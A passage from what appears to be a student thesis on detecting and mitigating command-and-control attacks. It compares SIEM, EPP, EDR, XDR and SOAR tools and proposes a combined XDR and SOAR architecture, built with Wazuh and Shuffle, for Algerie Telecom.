In today's dynamic and ever-evolving cybersecurity landscape, organisations face a persistent threat from C&C attacks.To effectively mitigate C&C attacks and safeguard critical assets, organisations must employ advanced robust and cybersecurity solutions.

In this chapter ,we will explore the technologies that form the backbone of modern cybersecurity.We aim to provide insights into the diverse range of cybersecurity solutions available.This knowledge will serve as a guide for organizations seeking to implement effective cybersecurity strategies and bolster their defences against C&C attack.

2. SIEM

The Security Information and Event Management (SIEM) software combines security information management (SIM) and security event management (SEM) to enhance security awareness in an IT environment. It improves threat detection, compliance, and security incident management by analysing real-time and historical security event data.A SIEM supports the incident response capabilities of a Security Operations Centre (SOC), which includes threat detection, investigation, threat hunting, and response and remediation activities. It provides enterprise visibility by collecting and integrating data from various sources as shown in figure 2.1 such as host systems, networks, firewalls, and antivirus security devices. SIEM also helps security teams gain insights into attacker tactics, techniques, and procedures (TTPs) and known indicators of compromise (IOCs) through threat rules.[25]

The figure below illustrates the main components of SIEM solution.




Figure 2.1 : SIEM basic components[26]

Limitations of current SIEMs include:

- Scalability challenges in handling large volumes of data and growing network environments.
- Complex deployment and management processes, requiring extensive configuration and expertise.
- Rule-based detection approaches that may miss emerging or sophisticated threats.
- High false-positive rates, leading to alert fatigue and impacting efficiency.
- Limited contextual awareness, making it difficult to understand the full scope and impact of security events.
- Lack of real-time response capabilities, delaying incident mitigation and response.
- Integration challenges with other security tools and data sources, hindering comprehensive visibility and correlation.[26]

3. Endpoint security

Endpoint security is the practice of securing endpoints or entry points of end-user devices such as desktops, laptops, and mobile devices from being exploited by malicious actors and campaigns. Endpoint security systems protect these endpoints on a network or in the cloud from cybersecurity threats. Endpoint security has evolved from traditional antivirus software to providing comprehensive protection from sophisticated malware and evolving zero-day threats.

Organisations of all sizes are at risk from nation-states, hacktivists, organised crime, and malicious and accidental insider threats. Endpoint security is often seen as cybersecurity's frontline, and represents one of the first places organisations look to secure their enterprise networks.[27]

3.1. EPP

An endpoint protection platform (EPP) is a suite of endpoint security technologies such as antivirus, data encryption, and data loss prevention that work together on an endpoint device to detect and prevent security threats. They also have the capability to provide investigation and remediation in response to dynamic security incidents. Advanced EPP solutions use multiple detection techniques and are mainly cloud-managed and cloud-data-assisted.[28]

❖ EPP Limitations

- **False Positives/Negatives**: EPP solutions may generate false positives or false negatives, impacting their effectiveness and reliability.
- **Endpoint Coverage:** EPP solutions primarily focus on endpoint protection and may not cover all possible attack vectors comprehensively, such as network or cloud-based threats.
- **Resource Consumption:** EPP solutions can consume significant computational resources, potentially impacting system performance.
- **Evolving Threat Landscape:** EPP solutions need regular updates to keep up with emerging threats, and there can be a time gap between the discovery of a new threat and its effective detection and response.

3.2. EDR

❖ Definition

EDR, also known as endpoint threat detection and response (ETDR), is a comprehensive endpoint security system that combines real-time continuous monitoring and collection of endpoint data with automatic reaction and analysis capabilities based on rules. The term was proposed by Anton Chuvakin of Gartner to describe new security systems that look for and investigate unusual activity on hosts and endpoints, largely relying on automation to enable security teams to quickly recognize and respond to threats.[29]

Key features and capabilities of EDR include:

- Endpoint visibility for comprehensive monitoring.
- Advanced threat detection and prevention capabilities.
- Rapid incident response and effective remediation.
- Behavioural analysis and anomaly detection for proactive security.
- Proactive threat hunting and thorough forensics.
- Seamless integration with the security ecosystem.
- Real-time monitoring and timely alerting for quick action.
- Compliance and regulatory support for adherence to standards.

❖ Limitations

False Positives/Negatives: employing techniques like behavioural analysis and machine learning, can sometimes generate false positives and false negatives. This can result in wasted resources investigating false alarms and missed opportunities to detect actual threats.

Endpoint Coverage: EDR solutions specialise in securing endpoints but may not cover mobile and IoT devices adequately, necessitating additional security measures.

Complexity and Resource Requirements: Implementing and managing EDR solutions can be complex and resource-intensive. It involves dedicated infrastructure, specialised personnel, and adds to the overall cost and operational burden.

Limited Visibility in Encrypted Traffic:EDR solutions struggle to inspect encrypted network traffic, limiting their ability to detect threats and analyse hidden malicious activities within encrypted communications.

4. XDR

❖ Definition

Extended Detection and Response (XDR). It is a comprehensive security solution that expands upon the capabilities of traditional Endpoint Detection and Response (EDR) systems.XDR collects data from multiple security layers, including email, endpoint, server, cloud workload, and network. It uses advanced analytics to combine this data into a unified attack story. In addition, it can provide unified visibility into attacks that involve multiple attack vectors.[30]

XDR leverages advanced analytics, machine learning, and threat intelligence to identify patterns and indicators of compromise (IOCs) across different security layers. It enables security teams to detect and investigate complex threats that may span multiple endpoints, networks, or cloud environments. XDR also includes automated response capabilities to facilitate rapid and coordinated incident response. Key features of XDR include cross-layer detection and response, centralised visibility and analytics, automated threat detection and response, and integration with various security tools and technologies.[31]

❖ XDR Limitations

- **Complexity and Integration Challenges:** XDR solutions offer comprehensive visibility and detection by integrating data from multiple sources. However, implementing XDR can be complex, requiring seamless integration and interoperability with diverse security systems.
- **Endpoint Coverage:** XDR solutions offer a broader security view beyond endpoints, but they may not fully cover all attack vectors, such as mobile and IoT devices.

Specialised solutions may be needed to enhance visibility and control in those areas.[32]

- **Limited Visibility in Encrypted Traffic:** Similar to EDR and EPP, XDR solutions face challenges in analysing the content of encrypted network traffic. Making it harder to detect threats concealed within encrypted traffic.[32]
- **Skill Requirements:** Operating XDR solutions effectively requires skilled personnel with expertise in technology and cybersecurity. However, the shortage of skilled professionals poses a challenge for organisations seeking to maximise the benefits of XDR solutions.[32]

5. SOAR

5.1. Definition

SOAR, which stands for Security Orchestration, Automation, and Response, a collection of software solutions and tools that provide the capability to security organisations to streamline security operations in three key areas of a SOC. More specifically, threat and vulnerability management, incident response and security operations automation.[33] It enables organisations to collect and aggregate security data and alerts from various sources, facilitating automated processes for responding to security events and standardising threat detection and remediation procedures. The concept of SOAR was introduced by Gartner in 2015, highlighting the need for security automation and orchestration to enhance security operations and incident response capabilities. [34]

5.2. SOAR Components

The term was initially coined by the research firm Gartner, and includes three core capabilities:

- **Security incident response:** Technologies that enable the management, tracking and coordination of incident response, helping to support workflows that are both repeatable and scalable.[35]
- **Threat intelligence data enrichment:** Threat and vulnerability management technologies help remediate vulnerabilities, allowing organisations to take faster and more informed action against threats, increasing prioritisation and helping to confirm the resolution of incidents.[35]

- **Security controls automation and orchestration:**Security orchestration and automation technologies help to connect and streamline various tools and support the automation and orchestration of workflows, processes and reporting.[35]

5.3. COMMON SOAR USE CASES

Here we talk about some of the common use cases for SOAR security:

❖ Incident response

A SOAR platform automatically detects and investigates severe attacks. It identifies suspicious emails, flags them as potential phishing, searches for copies throughout the network to remove or quarantine them, and blocks the source IP address or URL to prevent further malicious emails. This rapid response helps contain threats and prevents unauthorised access to confidential information. Automated processes significantly reduce response time from hours to minutes.[35]

❖ Threat hunting

Threat hunting is the proactive pursuit of threats in an IT environment. SOAR automates this process by leveraging threat intelligence feeds, machine learning algorithms, and automated playbooks to identify and remediate potential threats.[35]

❖ Vulnerability management

A SOAR solution improves vulnerability management by enabling proactive security measures. It automates the investigation and data collection of vulnerabilities while applying defences to prevent attacks, enhancing overall risk management capabilities.[35]

5.4. SOAR BENEFITS

In the face of ever-evolving threats, a shortage of qualified security personnel and the necessity to manage and monitor growing IT estates, SOAR helps businesses of all sizes to improve their ability to swiftly detect and respond to attacks. It achieves this by:

❖ Delivering a higher standard of intelligence

To effectively combat sophisticated cybersecurity threats, it is crucial to understand attackers' tactics, techniques, and procedures (TTPs) and identify indicators of compromise (IOCs). SOAR empowers Security Operations Centers (SOCs) to become intelligence-driven by aggregating and validating data from diverse sources, including threat intelligence platforms, exchanges, and security technologies like firewalls, intrusion detection systems, SIEM, and UEBA. By doing so, SOAR enables security teams to contextualise incidents, make informed decisions, and accelerate incident detection and response.[35]

❖ Enhancing operational efficiency

Security personnel are facing increasing challenges in managing multiple technologies and dealing with the overwhelming number of daily alarms, leading to alert fatigue. SOAR solutions offer automation and semi-automation of routine tasks, reducing the need for SOC teams to switch between different technologies. By providing a single pane of glass and leveraging AI and machine learning, SOAR tools streamline operations and improve efficiency. This results in improved productivity without the need for additional personnel.[35]

❖ Accelerating incident response

SOAR solutions play a crucial role in minimising the impact of breaches by enabling rapid response and reducing the time to detect and respond to security incidents. They automate incident response procedures and allow for quick qualification and remediation of security alerts, significantly reducing mean time to detect (MTTD) and mean time to respond (MTTR). By automating responses, such as blocking suspicious IP addresses or quarantining infected endpoints, SOAR improves the efficiency and effectiveness of incident response, helping organisations mitigate threats more efficiently.[35]

❖ Streamlining reporting and knowledge capture

In many cyber security operations centres, frontline employees spend a disproportionate amount of time managing cases, creating reports and documenting incident response procedures. SOAR helps organisations to reduce this type of paperwork whilst improving communication between the C-suite and the frontline as it aggregates intelligence from a wide range of sources and presents it via custom-built dashboards. Performing tasks faster equals better time to resolution. This is vital because the longer threats go unaddressed, the greater the chance of damage and disruption.[35]

5.5. SOAR CHALLENGES

SOC teams' lack of mature processes and procedures remains a primary obstacle to adopting SOAR security, according to Gartner. Seeking expert advice is vital for effective implementation. Other pitfalls include:

- Unrealistic expectations and failure to define clear use cases and goals can lead to risks when implementing SOAR.
- Integration challenges arise due to the complexity of integrating diverse security monitoring and incident response tools.
- Over-reliance on automation without incorporating up-to-date security expertise may limit the effectiveness of SOAR.
- Lack of clear metrics for success can hinder organisations from achieving desired results with SOAR.
- Limited in-house expertise and specific skills required for successful implementation can be a challenge for organisations.[35]

Comparison built after studying different solutions in the table 2.1 below

	SIEM	**EDR**	**EPP**	**XDR**	**SOAR**
Focus	Log and event management, compliance monitoring, threat detection.	Endpoint threat detection and response.	Endpoint protection against known threats.	Cross-layer detection and response beyond endpoints.	Security incident response orchestration and automation.
Data Source	Aggregates and analyses logs from various sources (network, servers, applications).	Collects and analyses endpoint telemetry and behaviour data.	Protects endpoints through antivirus, firewall, and other security mechanisms.	Aggregates and correlates data from various security tools and sources.	Integrates with security tools to automate incident response tasks.
Detection Approach	Rule-based correlation, signature-based detection, and anomaly detection.	Behaviour-based detection, threat hunting, and incident response.	Signature-based detection and prevention.	Advanced analytics and machine learning for detection and response.	Orchestration of security workflows and automation of response actions.

Scope	Organisation-wide, covering networks, systems, and applications.	Focused on endpoints (workstations, servers, etc.).	Focused on endpoints, protecting against malware and known threats.	Cross-layer detection and response, spanning multiple security domains.	Streamline and automate incident response processes across security tools.
Integration	Integrates with various security tools, log sources, and threat intelligence feeds.	Integrates with endpoint agents, network traffic analysis, and threat intelligence feeds.	Integrates with endpoint agents and network security tools.	Integrates with diverse security tools and platforms for unified threat visibility.	Integrates with security tools, orchestrates actions, and automates response.
Automation	Limited automation capabilities for incident response.	Limited automation capabilities for incident response.	Limited automation capabilities for incident response.	Provides automation and orchestration capabilities for response actions.	Advanced automation and orchestration of security incident response processes.

Table 2.1:Comparison between the solutions

6. Conclusion

In conclusion, this chapter provided an in-depth exploration of several key cybersecurity solutions: SIEM, XDR, EDR, EPP, and SOAR platforms. We examined their definitions, functionalities, limitations, and unique features. This chapter also presented a detailed comparison table. The table compared the strengths and limitations of each solution.

Chapter 3: Integrated security architecture

1. Introduction

In the previous chapters, we explored the landscape of Command and Control (C&C) attacks, their potential impact, and the existing cybersecurity solutions available for their mitigation. Building upon this foundation, this chapter presents a proposed solution tailored specifically for effective C&C attack mitigation.

2. Integrated security architecture

In this chapter, we will delve into our solution for detecting and automating the mitigation of command and control C2 attacks. Our solution combines two key components which are XDR Extended Detection and Response tool and a SOAR Security Orchestration, Automation, and Response tool. The XDR tool plays an important role in the detection of C2 attacks. It uses advanced threat intelligence, behavioural analytics, and machine learning algorithms to analyse network traffic, endpoint activity, and other security telemetry data. By monitoring for suspicious patterns and indicators of compromise, the XDR tool can swiftly identify potential C2 communications. The XDR tool acts as a centralised platform that collects data from various security tools and platforms across the production network. It gathers information from sources such as firewalls, intrusion detection systems IDS, endpoint security solutions, and more. By aggregating this data, XDR creates a comprehensive view of the organisation's security landscape. Using advanced analytics and threat intelligence, the XDR tool analyses the collected data to identify potential indicators of compromise IOCs that are associated with C2 attacks. These IOCs can be specific patterns of network traffic, suspicious file hashes, or anomalous command-line arguments. By employing behavioural analysis, it can detect deviations from normal patterns and flag them as potential C2 communications, exactly how it is shown in figure 3.1 below




Figure 3.1 : Integration XDR and SOAR

Once the XDR tool identifies potential C2 communications, it generates alerts and notifies the security team. These alerts provide actionable information about the detected threats, enabling the team to investigate further. It typically contains relevant details about the identified C2 communications. This may include information such as the source and destination IP addresses, specific ports used, timestamps of the communication, and any associated indicators of compromise IOCs. By providing this detailed information, the alerts empower the security team to quickly understand the nature and potential severity of the C2 activity. Upon receiving the alerts, the security team can initiate a structured investigation process, they can leverage various security tools and techniques to dig deeper into the C2 communications, such as analysing network traffic logs, examining system logs, and conducting memory or disk forensics. The goal of this investigation is to gain a comprehensive understanding of the C2 attack, its scope, potential impact, and any other related indicators of compromise, everything is explained in the figure 3.2




Figure 3.2 : XDR detection

3. Detection techniques used

In our work we employed a combination of rule-based, signature-based and behaviour-based approaches to enhance the effectiveness of threat detection in our system.

❖ Rule-based detection

Rule-based techniques detect intrusion by observing events in the system and applying a set of rules that lead to a decision regarding whether a given pattern of activity is or is not suspicious.[36]There are two types of rule-based detection methods: anomaly detection and penetration identification. Anomaly detection focuses on identifying abnormal or suspicious behaviour that deviates from established patterns. It helps detect unknown threats or activities that are out of the ordinary. Penetration identification, on the other hand, aims to identify specific attack patterns or signatures associated with known vulnerabilities or attack techniques. This helps in detecting and preventing targeted attacks or exploits that align with known penetration methods. Both types of rule-based detection contribute to strengthening security measures and enhancing threat detection capabilities.[37]

❖ Signature-based detection

Signature-based detection is an approach to detecting attacks that involves scanning data for specific patterns or unique identifiers associated with known attacks. When an attack with a matching signature is identified, it can be promptly addressed. This method enables quick identification and response to known attack types. It involves the detection of activities that resemble known attack patterns. It operates by maintaining a list of prohibited patterns, similar to a blacklist, and raises alerts when it detects a match between observed activities and the patterns in the list. This method serves as a proactive measure to identify and respond to potential threats based on predefined attack signatures. Look at figure 3.3.




Figure 3.3 : Signature based detection working[38]

❖ Behaviour-based detection

Behaviour-based detection in XDR (Extended Detection and Response) tools follows a similar principle of evaluating an object's behaviour to identify potential threats. XDR solutions analyse the behaviour of various entities, such as endpoints, networks, and users, to detect suspicious activities indicative of malicious intent. By continuously monitoring behaviours such as lateral movement, privilege escalation, data exfiltration, or anomalous network traffic, XDR tools can detect and respond to sophisticated attacks that may evade traditional signature-based detection. This approach allows XDR solutions to provide proactive threat detection and enable swift incident response, enhancing the overall security posture of organisations.[39]

4. Automated response

This is where the SOAR tool comes into play. SOAR provides a centralised platform for security orchestration, automation, and response. It enables the automation of various security tasks, allowing organisations to respond swiftly to threats.

The security team can utilise the capabilities of the SOAR tool to streamline and automate the investigation and remediation of C2 attacks. This includes automating tasks such as alert triaging, gathering contextual information, and conducting in-depth analysis and attacks response. It can integrate information from various sources and guide the team through predefined investigation workflows, enhancing efficiency and accuracy. Furthermore, the SOAR tool facilitates automated remediation actions, such as applying patches to vulnerabilities exploited by C2 servers. By automating these actions, SOAR reduces response time, minimises human errors and efforts, and ensures consistent and effective mitigation measures are taken. Overall, SOAR empowers the security team to respond swiftly and effectively to C2 attacks, improving the overall security posture of the organisation.

Once a C2 attack is detected, the SOAR tool comes into action. It automates the response and mitigation process by orchestrating a series of predefined actions and workflows. These actions may include isolating affected endpoints, blocking malicious IP addresses, terminating malicious processes, quarantining infected endpoints and generating incident reports. The SOAR tool streamlines the incident response process, reducing manual effort and accelerating the containment and remediation of C2 attacks.

Overall, we worked on the combination of XDR and SOAR, we focused on harnessing the power of both SOAR and XDR technologies to create a unique and customised solution. We recognized the strengths and advantages of each technology and carefully integrated them to build a comprehensive security service tailored to our specific needs and also provided a comprehensive and proactive approach to detecting and mitigating C2 attacks. XDR's data aggregation and analysis capabilities enable the identification of potential threats, while SOAR automates the investigation and response process, enhancing the organisation's ability to swiftly and effectively counter C2 attacks. This integration improves the overall security posture by reducing response times, optimising resource utilisation, and enhancing the organisation's resilience against evolving threats.




Figure 3.5 : SOAR elements

In the following sections, we will dive deeper into the functionality and integration of the XDR and SOAR tools, showcasing their effectiveness in detecting and mitigating C2 attacks and highlighting the benefits they bring to security operations.

5. Conclusion

In conclusion, this chapter explored the performance of XDR detection and SOAR mitigation, highlighting their individual strengths in enhancing security operations. It also emphasised the importance of integrating these technologies to create a comprehensive security solution by combining them organisations can achieve greater efficiency, effectiveness, and proactive protection against threats.

Chapter 4: Evaluation and Results

1. Introduction

This chapter introduces our comprehensive to enhance the security capabilities of our organisation Algerie Telecom. The increasing sophistication of cyberattacks has made it more important than ever for organizations to have a comprehensive security solution in place. Wazuh and Shuffle are two powerful tools that can be used together to enhance the security capabilities of an organisation.

2. Deployment architecture:

In the realm of cybersecurity and blue team incident response, it is crucial to understand that each solution possesses its own unique architecture. With that in mind, we delve into the architecture of our specific solution, focusing on endpoint devices and their interconnectedness to form a cohesive system. By defining and aligning these endpoints, we can establish a robust cybersecurity infrastructure capable of effectively mitigating threats and orchestrating incident response.

Our architecture encompasses various endpoint devices, each playing a vital role in fortifying our defences. These devices encompass a range of security measures, including but not limited to security information and event management SIEM, extended detection and response XDR. Each of these components contributes to the overall security posture and incident response capabilities of our system. Through careful integration and orchestration, we connect these endpoint devices in a well-coordinated chain, allowing for seamless collaboration and information sharing. This interconnectedness enhances our ability to monitor, detect, and respond to cyber threats promptly. By establishing a holistic architecture, we ensure that our defensive mechanisms work in tandem, creating a layered defence strategy that safeguards our network, systems, and sensitive data. Moreover, this architecture facilitates centralised visibility and control, enabling us to gain insights into the security landscape across all endpoints.




Figure 4.1 : work Architecture

